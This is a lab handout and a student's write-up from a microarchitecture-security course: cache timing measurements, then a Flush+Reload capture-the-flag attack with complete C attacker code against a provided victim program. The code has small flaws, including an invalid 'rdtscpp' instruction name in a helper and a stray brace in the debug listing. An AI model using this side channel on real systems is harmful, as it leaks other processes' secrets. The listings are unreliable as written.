Microarchitecture Security
Class 4 - Microarchitecture Security July 2, 2026
Speakers
Mengjia Yan, Vincent Ulitzsch - Presentation
Homework assignments
Homework assignments
Cache Side Channel Attacks Lab
Introduction
In this lab, you will complete the following tasks:
- Measure how long it takes the processor to read data from different levels of the memory hierarchy (the cache vs. main memory / DRAM).
- Solve a CTF (capture-the-flag) puzzle using a cache-based side channel attack called Flush+Reload.
The goal of this lab is to give you hands-on experience interacting with the cache on a real machine. In class we talked about the cache hierarchy: the processor keeps recently used data close by in small, fast caches (L1, L2, L3), and falls back to the much slower main memory (DRAM) when the data is not cached. That speed difference is normally invisible to a program — but if we measure carefully, we can see it. And once we can see whether a piece of data was in the cache or not, we can use that as a side channel to learn secrets.
By the end of this lab you will have measured the cache-vs-memory timing difference yourself, and then used it to steal a secret from another program.
Setting Up Your Environment
To compile and run the code in this lab, you need make and gcc installed. On ayour VM, you can install them with:
sudo apt install make gcc
On other systems, use your package manager’s equivalent. If gcc --version and make --version both print something, you are ready to go.
Part 1: Timing the Cache vs. Main Memory
The Idea
When the processor needs a piece of data, it first checks the cache. If the data is there (a cache hit), the read is fast. If it is not (a cache miss), the processor has to go all the way out to main memory (DRAM), which takes much longer.
In this part, you will measure both cases directly:
- Cache (L1) latency: read an address so it lands in the cache, then immediately read it again and time how long that takes.
- Memory (DRAM) latency: push the data out of the cache, then read it and time how long that takes.
We will not worry about telling L2 and L3 apart — we only care about the big, clearly visible difference between “in the cache” and “all the way out in DRAM.”
The Tools We Give You
We provide helper functions in Part1-Timing/utility.h. Read through them and make sure you understand what each one does.
measure_one_block_access_time(addr): reads the data ataddrand returns how many cycles the read took. This is your “stopwatch.”clflush(addr): flushes the given address out of the cache, all the way back to DRAM. After calling this, the next read ofaddrwill be a cache miss (slow), because the processor has to fetch it from main memory again. This is the key instruction that lets us force a cache miss on demand.
You do not need to understand the assembly inside these helpers to do the lab. Just understand what they do at a high level: one times a memory read, the other evicts data from the cache.
What to Measure
Open Part1-Timing/main.c. Your task is to fill in two timing loops:
- Cache (L1) latency. For each sample:
- Read the target address once, so the data is now in the cache.
- Call
measure_one_block_access_timeon it and store the result.
Because the data is already cached, this should be fast.
- DRAM latency. For each sample:
- Call
clflushon the target address to evict it from the cache. - Then call
measure_one_block_access_timeon it and store the result.
Because we just flushed it, the read has to go to main memory, so this should be slow.
That’s it — no eviction buffers, no cache-set math. The whole trick is: access it to make it fast, flush it to make it slow.
A Warning: Measure First, Print Later
When you measure timing, it is tempting to write code like this:
for (int i = 0; i < SAMPLES; i++) {
    long t = measure_one_block_access_time(addr);
    printf("Access took %ld cycles\n", t);   // <-- DON'T do this inside the loop
}
Do not print inside your measurement loop. A single printf runs an enormous number of instructions behind the scenes (string formatting, a system call into the kernel, etc.), and all of that touches the cache. Printing in the middle of measuring destroys exactly the cache state you are trying to observe.
Instead, measure into an array first, then print afterwards:
long measurements[SAMPLES];
for (int i = 0; i < SAMPLES; i++) {
    measurements[i] = measure_one_block_access_time(addr);   // just measure
}
// ... after the loop is done ...
print_results(measurements);                                  // now print
Building and Running
From the Part1-Timing directory:
make        # compile
make run    # run your program
Expected Outcome
We will not check for exact cycle numbers — they vary from machine to machine and run to run. What you should see is a clear gap: the DRAM (flushed) reads should be noticeably slower than the cache reads. A typical machine might show something like a handful of cycles for a cache hit and well over a hundred cycles for a DRAM access, but your exact numbers will differ.
Measurements are noisy, so look at the typical (median) values rather than any single reading.
Discussion Question 1-1
Run your program and report the typical cache (L1) latency and the typical DRAM latency that you measured. How big is the difference?
Discussion Question 1-2
Based on your numbers, pick a single threshold value (in cycles) that you could use to decide, given one timing measurement, whether the data was in the cache or in DRAM. You will use this threshold in Part 2.
Part 2: Capture the Flag with Flush+Reload
Now we turn that timing difference into an attack. In this part you will extract a secret value from a victim program without the victim ever telling you what it is — just by watching which memory it touches.
Get to Know the Victim
We provide a victim program in Part2-FlushReload/victim. In pseudocode it does this:
// Allocate a large memory buffer
char *buf = get_buffer();

// Pick a secret flag: a random integer in the range [0, SEC_RANGE)
int flag = random();

// Main loop: keep reading one specific spot in the buffer,
// where the spot depends on the secret flag
while (true) {
    value = load(buf + flag * STRIDE);
}
The victim keeps reading from one location in buf, and which location it reads depends on the secret flag. Your job is to figure out the flag by watching which part of buf gets pulled into the cache.
Why This Works
The trick is that the victim and your attacker program share the same buffer in physical memory. (We set this up for you using a memory-mapped file: a virtual address in the victim and a virtual address in your attacker both point to the same physical memory.) Because the memory is shared, the cache state is shared too. When the victim reads buf + flag * STRIDE, that location gets loaded into the cache — and you can detect that.
Your Plan: Flush + Reload
Your attacker repeats three steps in a loop:
- Flush. Use
clflushto evict every candidate location ofbuffrom the cache. Now nothing is cached. - Wait. Pause briefly to give the victim a chance to do its flag-dependent read. (Do not use
sleep()— that makes a system call and trashes the cache. Just spin in a small empty loop.) - Reload. Read each candidate location and time it with
measure_one_block_access_time. The one location the victim touched will be fast (it’s back in the cache); all the others will be slow (still in DRAM). Use the threshold you found in Part 1 to tell them apart.
Whichever candidate is consistently the fast one reveals the secret flag.
Exercise 2-1
Complete the code in
Part2-FlushReload/attacker.cso that it reliably extracts the secret flag from the victim.To test it: 1. Compile with
make. 2. Generate the shared buffer file withpython3 gen_file.py. 3. Open two terminals (use two SSH sessions, or a tool liketmuxorscreen). In one, runmake run_victim. In the other, runmake run_attacker. 4. The victim prints the true flag, so you can check whether your attacker recovered it correctly.If the
victimbinary won’t run, you may need to make it executable first:chmod +x victim.
A Note on Prefetching
Modern processors try to be clever: if they notice you reading memory in a simple, predictable pattern (e.g. address 0, then 1, then 2, …), they will prefetch the next addresses into the cache before you ask for them. This can fool your attack — locations look “fast” not because the victim touched them, but because the processor guessed you’d want them.
To avoid this, don’t reload your candidate locations in a simple linear order. Visit them in a randomized order so the prefetcher can’t predict your pattern.
Discussion Question 2-2
Your attack works because the victim’s memory read location depends directly on the secret. How could you rewrite the victim so it still gets its work done, but without leaking the secret through which cache line it accesses?
✅ Part 1: Timing the Cache vs. Main Memory
Part 1: Timing the Cache vs. Main Memory
The first part of the assignment is measuring the time it takes to read data from cache and from DRAM and compare the values. The time is measured in cycles and should be very fast when values are in cache and slower when in DRAM.
I start by taking look at the code given.
Here is the main.c file:
#include <stdbool.h>

#include "utility.h"

#define LINE_SIZE 64

int main (int ac, char **av) {

    // Two arrays to store our latency measurements.
    // (Initialized to 0.)
    uint64_t l1_latency[SAMPLES]   = {0};
    uint64_t dram_latency[SAMPLES] = {0};

    // A temporary variable we can use to load addresses.
    uint8_t tmp;

    // Allocate a small buffer (one cache line) to measure against.
    // The "volatile" keyword tells the compiler NOT to keep this in a
    // register -- every access should really go to memory / the cache.
    volatile uint8_t *target_buffer = (uint8_t *)malloc(LINE_SIZE);

    if (NULL == target_buffer) {
        perror("Unable to malloc");
        return EXIT_FAILURE;
    }

    // ======
    // Cache (L1) latency  --  WORKED EXAMPLE
    // ======
    // The data is in the cache, so each timed read should be FAST.
    for (int i = 0; i < SAMPLES; i++) {
        // Step 1: bring the target line into the cache by accessing it.
        tmp = target_buffer[0];

        // Step 2: measure how long it takes to read it again.
        l1_latency[i] = measure_one_block_access_time((uint64_t)target_buffer);
    }

    // ======
    // [TODO] DRAM latency
    // ======
    // Fill in this loop, following the L1 example above.
    // The data must NOT be in the cache, so each timed read is SLOW.
    // Hint: use clflush() to push the line out to DRAM *before* you time it.
    for (int i = 0; i < SAMPLES; i++) {
        // Step 1: TODO -- flush the target line out of the cache.

        // Step 2: TODO -- measure how long it takes to read it.
        //         Store the result in dram_latency[i].
    }

    // Measure first, print later: now that all measurements are done,
    // print the results.
    print_results_plaintext(l1_latency, dram_latency);

    free((uint8_t *)target_buffer);
    return 0;
}
And here is the utility.h file which has some helper functions:
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <signal.h>
#include <assert.h>

#ifndef __UTILITY_H__
#define __UTILITY_H__

#define SAMPLES 10


// Function to read the time stamp counter, which is called tsc for short
// "rdtscpp" returns a 32bit unsigned integer
// "rdtscpp64" return a 64 bit unsigned integer
// Details in https://www.felixcloutier.com/x86/rdtscp
static inline uint32_t rdtscpp() {
    uint32_t rv;
    asm volatile ("rdtscpp": "=a" (rv) :: "edx", "ecx");
    return rv;
}

static inline uint64_t rdtscpp64() {
    uint32_t low, high;
    asm volatile ("rdtscpp": "=a" (low), "=d" (high) :: "ecx");
    return (((uint64_t)high) << 32) | low;
}

// Function "lfence" wrap the assembly instruction lfence
// This function performs a serializing operation which ensures that
// the instructions after "lfence" start execution after
// all the instructions before "lfence" complete
// Details in https://www.felixcloutier.com/x86/lfence
static inline void lfence() {
    asm volatile("lfence");
}

// Here is an example of using "rdtscp" and "mfence" to
// measure the time it takes to access a block specified by its virtual address
// The corresponding pseudo code is
// =========
// t1 = rdtscp
// load addr
// t2 = rdtscp
// cycles = t2 - t1
// return cycles
// =========
static inline uint64_t measure_one_block_access_time(uint64_t addr)
{
    uint64_t cycles;

    asm volatile("mov %1, %%r8\n\t"
    "mfence\n\t"
    "lfence\n\t"
    "rdtscp\n\t"
    "mov %%eax, %%edi\n\t"
    "mov (%%r8), %%r8\n\t"
    "rdtscp\n\t"
    "sub %%edi, %%eax\n\t"
    : "=a"(cycles) /*output*/
    : "r"(addr)    /*input*/
    : "r8", "edi"); /*reserved register*/

    return cycles;
}

static inline uint64_t one_block_access(uint64_t addr)
{
    asm volatile("mov (%0), %%r8\n\t"
    : /*output*/
    : "r"(addr)    /*input*/
    : "r8");    /*reserved register*/

}


// A wrapper function of the clflush instruction
// The instruction evict the given address from the cache to DRAM
// so that the next time the line is accessed, it will be fetched from DRAM
// Details in https://www.felixcloutier.com/x86/clflush
static inline void clflush(void *v) {
    asm volatile ("clflush 0(%0)": : "r" (v):);
}


// Supporting functions for printing results in different formats
// Function "compare" is used in the priting functions and you do not need it
int compare(const void *p1, const void *p2) {
    uint64_t u1 = *(uint64_t *)p1;
    uint64_t u2 = *(uint64_t *)p2;

    return (int)u1 - (int)u2;
}


// Print out the latencies you measured
void print_results_plaintext(uint64_t* l1, uint64_t* dram) {
    qsort(l1,   SAMPLES, sizeof(uint64_t), compare);
    qsort(dram, SAMPLES, sizeof(uint64_t), compare);
    printf("             : Cache(L1)  DRAM\n");
    printf("Minimum      : %9ld %5ld\n", l1[0], dram[0]);
    printf("Bottom decile: %9ld %5ld\n", l1[SAMPLES/10], dram[SAMPLES/10]);
    printf("Median       : %9ld %5ld\n", l1[SAMPLES/2], dram[SAMPLES/2]);
    printf("Top decile   : %9ld %5ld\n", l1[(SAMPLES * 9)/10], dram[(SAMPLES * 9)/10]);
    printf("Maximum      : %9ld %5ld\n", l1[SAMPLES-1], dram[SAMPLES-1]);
}

#endif // _UTILITY_H__
Before making any changes to the code I ran the code to check what happens. I cd in the the right folder and do: make and make run to run the program.

The program prints the cycle runs for cache(L1) and 0 for DRAM. My first task is to get cycle reads for DRAM. The code for cacheL1 is given and I am instructed to do similar things to measeure the DRAM latency. In the cache code tmp = target_buffer[0] loads the target_buffer into cache then the cache latency is immedately measured. So, for DRAM, I need to flush the cache and then measure the DRAM latancy.
    for (int i = 0; i < SAMPLES; i++) {
        // Step 1: TODO -- flush the target line out of the cache.
        clflush(target_buffer);
        // Step 2: TODO -- measure how long it takes to read it.
        //         Store the result in dram_latency[i].

        dram_latency[i] = measure_one_block_access_time((uint64_t)target_buffer);
    }
I just needed to add two lines of code and run the program:

The program runs and works but I got a warning. The warning had a note that tells me the issue. note: expected ‘void *’ but argument is of type ‘volatile uint8_t *’ {aka ‘volatile unsigned char *’} So, the clflush function is expecting a pointer clflush(void *v) but the target_buffer is a volatile uint8_t. To get rid of the warning I just need to pass the value to clflush in the format it is expecting, (void *). I change the clflush function call to clflush((void *)target_buffer); I’m not changing the pointer or the memory it points to. I’m only casting it to void * so it matches the type expected by clflush().

I ran the program a bunch of times to see the cycle counts for cacheL1 and DRAM. Cache L1 was around 60-80, the lowest count I got was 48 and the highest 96. The DRAM minimum was at 378 but the highest I saw was 1250. So from that I can likely say that if the cycle count is under 100 then the data is retrieved from the L1 cache, and if more than 300 then it is coming from DRAM.
✅ Part 2: Capture the Flag with Flush+Reload
Part 2: Capture the Flag with Flush+Reload
In Part 2 will use what I learned from Part 1 and pick a threshold that I can use to determine if a location read is from L1 Cache or DRAM, from Part 1 I think I can safely say that a read above 100 cycles is likely not from L1 Cache. I need to run two programs, victim and attacker. The victim code picks a random number and repeatedly keeps reading one specific spot in the buffer, where the spot depends on the random number or secret flag. The attacker code should flush the candidate buffer locations and then pause briefly to give the victim a chance to read its spot in the buffer, then the attacker will read each location and time it, the fastest read will most likely be the victims.
Here is the attacker code that I will need to fill in:
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <unistd.h>

#include "util.h"


int main() {
    int flag = -1;

    // buf is shared between the attacker and the victim
    char *buf = allocate_shared_buffer();

    // [2.1] TODO: Put your capture-the-flag code here

    printf("Flag: %d\n", flag);

    deallocate_shared_buffer(buf);
    return 0;
}
Other files I have access to are util.c, util.h and gen_file.py. util.c has the helper functions I can use in my attacker code, such as measure_one_block_access_time(ADDR_PTR addr) and clflush(ADDR_PTR addr). util.h has calls to the util.c functions and two constants: SEC_RANGE 1024 which I imagine the range of numbers the victim uses, and ALIGN 128 which Im not sure at this moment what is for. The gen_file.py is python code used to generate the shared buffer file used by the victim and attacker.
Before starting with the attacker code I need to make a flow chart or decide how I want to build the code. As I understand it I want to check each address a bunch of times, let’s say 30 times. Every time I need to flush the cache for all addresses, pause for a short while to give the victim time to access the address again, then I need to check each address and see the cycle count for each address. If an address is accessed within the threshold limit, 100, it is likely because the victim accessed the address. After I have checked the cycle count for each address 30 times I can determine which address was most accessed by the victim.
Here is the code I came up with:
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <unistd.h>

#include "util.h"


const CYCLES THRESHOLD = 100; //Threshold of what is in L1 and what is not, determined in Part 1
const int CHECKS = 30; //how many times to check each address

int main() {
    int flag = -1;

    //an array with 1024 spots, filled with 0
    uint64_t scores[SEC_RANGE]   = {0};

    // buf is shared between the attacker and the victim
    char *buf = allocate_shared_buffer();

    // [2.1] TODO: Put your capture-the-flag code here

    // loop however many times through everything
    for (int i = 0; i < CHECKS; i++) {

        //for each possible address, flush
        for(int address = 0; address < SEC_RANGE; address++){
            clflush((ADDR_PTR)(buf + address * ALIGN));
        }

        //short empty loop to pause a bit
        for (int n = 0; n < 100; n++) {
        }

        //for each possible address, measure cycle time for each address
        for (int address = 0; address < SEC_RANGE; address++){

            CYCLES time = measure_one_block_access_time((ADDR_PTR)(buf + address * ALIGN));

            if(time < THRESHOLD){
                scores[address]++;
            }
        }
    }

    uint64_t best_score = 0;

    //go over all addresses and find the address with the highest score and put that into the best_score variable and make that the flag
    for(int address = 0; address < SEC_RANGE; address++){
        if(scores[address] > best_score){
            best_score = scores[address];
            flag = address;
        }

    }

    printf("Flag: %d\n", flag);

    deallocate_shared_buffer(buf);
    return 0;
}
I ran the gen_file.py script using python3 gen_file.py to create the shared buffer file. Then I ran make. I received an error:
/usr/bin/ld: util.o: relocation R_X86_64_32S against `.rodata' can not be used when making a PIE object; recompile with -fPIE
/usr/bin/ld: failed to set dynamic section sizes: bad value
collect2: error: ld returned 1 exit status
make: *** [Makefile:16: attacker] Error 1
I had seen this error on Doddis page and his fix was to run make clean which worked for me.
So, I opened two terminals and ran victim first in one terminal ./victim and then the attacker in another terminal: ./attacker


The victim program was working as it should, and the attacker seemed to be working but it was not guessing the right secret flag. So, I thought I would increase the number of checks to 100 see if that would give me a better result.... That did not work.
The next thing to try was increase the wait loop, it was just an empty loop so I thought I should increase the loop count.... But that did not work either.
I added some debuggin prints but that did not help a lot. But it got me thinking what I was doing wrong.

So, I took a closer look at the assignment and noticed the note on Prefetching.
Modern processors try to be clever: if they notice you reading memory in a simple, predictable pattern (e.g. address 0, then 1, then 2, …), they will prefetch the next addresses into the cache before you ask for them. This can fool your attack — locations look “fast” not because the victim touched them, but because the processor guessed you’d want them.
To avoid this, don’t reload your candidate locations in a simple linear order. Visit them in a randomized order so the prefetcher can’t predict your pattern.
To fix the prefetching issue I would need to randomize the order of address checks instead of accessing each address in a linear way. I was not sure how to access the addresses in random order but a quick google led me to The Fisher-Yates shuffle. It goes though the entire list in a random order until the entire list has been read. link
This still did not work, I added some more debugging prints and noticed that almost all 1024 addresses were getting hits, there should not be so many hits on all addresses? Then I noticed that in my loop I was checking all the addresses every single time, which was probably creating noise or affecting the cache. So, I changed the code to look at one random address every check.
But that did not help at all. So, I took a look at Doddis page, I noticed he, and Philip, were using time to measure and find the minimal average access time. I changed my code from hit-count scoring to average-time scoring.
Here is my full code with all the old code and debugging prints commented out:
Attacker code with old code and debugging prints
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <unistd.h>
#include <time.h>//for the random shuffling

#include "util.h"

const CYCLES THRESHOLD = 400; //Threshold of what is in L1 and what is not, determined in Part 1
const int CHECKS = 100000; //how many times to check a random address

void shuffle(int order[], int size) {
    for (int i = size - 1; i > 0; i--) {
        int j = rand() % (i + 1);

        int temp = order[i];
        order[i] = order[j];
        order[j] = temp;
    }
}

int main() {

    //seeding a random number based on the current time
    srand(time(NULL));


    int flag = -1;

    //filling the order array with 1024 address indexes 0-1023
    int order[SEC_RANGE];
    for (int i = 0; i < SEC_RANGE; i++) {
        order[i] = i;
    }

    //an array with 1024 spots, filled with 0
    //uint64_t scores[SEC_RANGE]   = {0};


    //total time for each value
    CYCLES total_time[SEC_RANGE] = {0};

    //how many times each value is measured
    int total_num[SEC_RANGE] = {0};


    // buf is shared between the attacker and the victim
    char *buf = allocate_shared_buffer();

    // [2.1] TODO: Put your capture-the-flag code here

    // loop however many times through everything, run the attack CHECKS number of times
    for (int i = 0; i < CHECKS; i++) {

        //for each possible address, flush
        for(int address = 0; address < SEC_RANGE; address++){
            clflush((ADDR_PTR)(buf + address * ALIGN));
        }

        //short empty loop to pause a bit
        for (volatile int n = 0; n < 100000; n++) {
        }

        //this shuffles the order array
        shuffle(order, SEC_RANGE);

        //address is a random address location
        int address = order[0];

        //measure how many cycles it takes to read an address
        CYCLES time = measure_one_block_access_time((ADDR_PTR)(buf + address * ALIGN));


        //printf("address %d time %u\n", address, time);

        //printf("%d -> %u\n", address, time);

        //put the cycle time into the total_time array
        total_time[address] += time;

        //count how many times this address has been read
        total_num[address]++;


        //if (time < THRESHOLD) {
        //    scores[address]++;
        //}

        //for each possible address, measure cycle time for each address
        //for (int k = 0; k < SEC_RANGE; k++){
        //     int address = order[k];
        //
        //    CYCLES time = measure_one_block_access_time((ADDR_PTR)(buf + address * ALIGN));
        //
        //    if(time < THRESHOLD){
        //        scores[address]++;
        //    }
    }


    //making the min_time value to store the smallest average time
    float min_time = (float)UINT32_MAX;


    //go through all addresses
    for (int address = 0; address < SEC_RANGE; address++) {

        //if address has not been checked then continue
        if (total_num[address] == 0) {
            continue;
        }

        // find the average time for the address
        float avg_time = (float)total_time[address] / (float)total_num[address];

        // if this address has the lowest avg_time then save as min_time and put that address into flag
        if (avg_time < min_time) {
            min_time = avg_time;
            flag = address;
        }
    }

    //uint64_t best_score = 0;

    //go over all addresses and find the address with the highest score and put that into the best_score variable and make that the flag
    //for(int address = 0; address < SEC_RANGE; address++){
     //   if(scores[address] > best_score){
    //        best_score = scores[address];
    //        flag = address;
    //    }
    //
    //}

    //for (int i = 0; i < SEC_RANGE; i++) {
    //    if (scores[i] > 0) {
    //        printf("scores[%d] = %lu\n", i, scores[i]);
    //    }
    //}

    //for (int i = 0; i < SEC_RANGE; i++) {
    //    if (scores[i] > best_score - 20) {
    //        printf("scores[%d] = %lu\n", i, scores[i]);
    //    }
    //}


    //for (int address = 0; address < SEC_RANGE; address++) {
    //if (total_num[address] > 0) {
    //    float avg_time = (float)total_time[address] / (float)total_num[address];
    //    printf("%d -> %.2f cycles (%d samples)\n",
    //           address, avg_time, total_num[address]);
    //}
}

    printf("Flag: %d\n", flag);

    deallocate_shared_buffer(buf);
    return 0;
}
And here is my full working code cleaned up:
Attacker code cleaned up
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <unistd.h>
#include <time.h>//for the random shuffling

#include "util.h"

const int CHECKS = 100000; //how many times to check a random address

void shuffle(int order[], int size) {
    for (int i = size - 1; i > 0; i--) {
        int j = rand() % (i + 1);

        int temp = order[i];
        order[i] = order[j];
        order[j] = temp;
    }
}

int main() {

    //seeding a random number based on the current time
    srand(time(NULL));

    int flag = -1;

    //filling the order array with 1024 address indexes 0-1023
    int order[SEC_RANGE];
    for (int i = 0; i < SEC_RANGE; i++) {
        order[i] = i;
    }

    //total time for each value
    CYCLES total_time[SEC_RANGE] = {0};

    //how many times each value is measured
    int total_num[SEC_RANGE] = {0};

    // buf is shared between the attacker and the victim
    char *buf = allocate_shared_buffer();

    // [2.1] TODO: Put your capture-the-flag code here

    // loop however many times through everything, run the attack CHECKS number of times
    for (int i = 0; i < CHECKS; i++) {

        //for each possible address, flush
        for(int address = 0; address < SEC_RANGE; address++){
            clflush((ADDR_PTR)(buf + address * ALIGN));
        }

        //short empty loop to pause a bit
        for (volatile int n = 0; n < 100000; n++) {
        }

        //this shuffles the order array
        shuffle(order, SEC_RANGE);

        //address is a random address location
        int address = order[0];

        //measure how many cycles it takes to read an address
        CYCLES time = measure_one_block_access_time((ADDR_PTR)(buf + address * ALIGN));

        //put the cycle time into the total_time array
        total_time[address] += time;

        //count how many times this address has been read
        total_num[address]++;
    }

    //making the min_time value to store the smallest average time
    float min_time = (float)UINT32_MAX;

    //go through all addresses
    for (int address = 0; address < SEC_RANGE; address++) {

        //if address has not been checked then continue
        if (total_num[address] == 0) {
            continue;
        }

        // find the average time for the address
        float avg_time = (float)total_time[address] / (float)total_num[address];

        // if this address has the lowest avg_time then save as min_time and put that address into flag
        if (avg_time < min_time) {
            min_time = avg_time;
            flag = address;
        }
    }

    printf("Flag: %d\n", flag);

    deallocate_shared_buffer(buf);
    return 0;
}
Summary: I started this assignment by making a plan. My plan was to first flush all addresses, wait for a short while to give the victim time to access his secret address, then measure the cycle count for every address during each check. My idea was that the address with the most fast reads would most likely be the victims secret key location. After testing this method I saw that it did not work very well. Every single address was getting a lot of fast hits and all addresses were very similar. By checking every address in every round, the attacker was constantly reading from the shared buffer and creating noise as well as triggering the prefetching. This made the addresses appear fast even though the vicim never accessed the addresses.
I changed my approach, instead of measuring all addresses in every check round I would only measure a single random address. I already had the Sheffer-Yates shuffle function so I reused that to randomize the address orders and just check the first address in the array. And now instead of counting how many times an address was below a cycle count threshold, I got the total access time and number of measurements for each address, making the threshold value unnecessary. At the end of each check I got the average access time and number of measurements for each address, the address with the lowest average time is the one with the secret key.
This method gave more reliable results because it produced less noise and did not trigger the prefetching since I was not reading the address in a predictable order.


I ran the victim and attacker programs a few times and the attacker is now successfully finding the victims secret flag.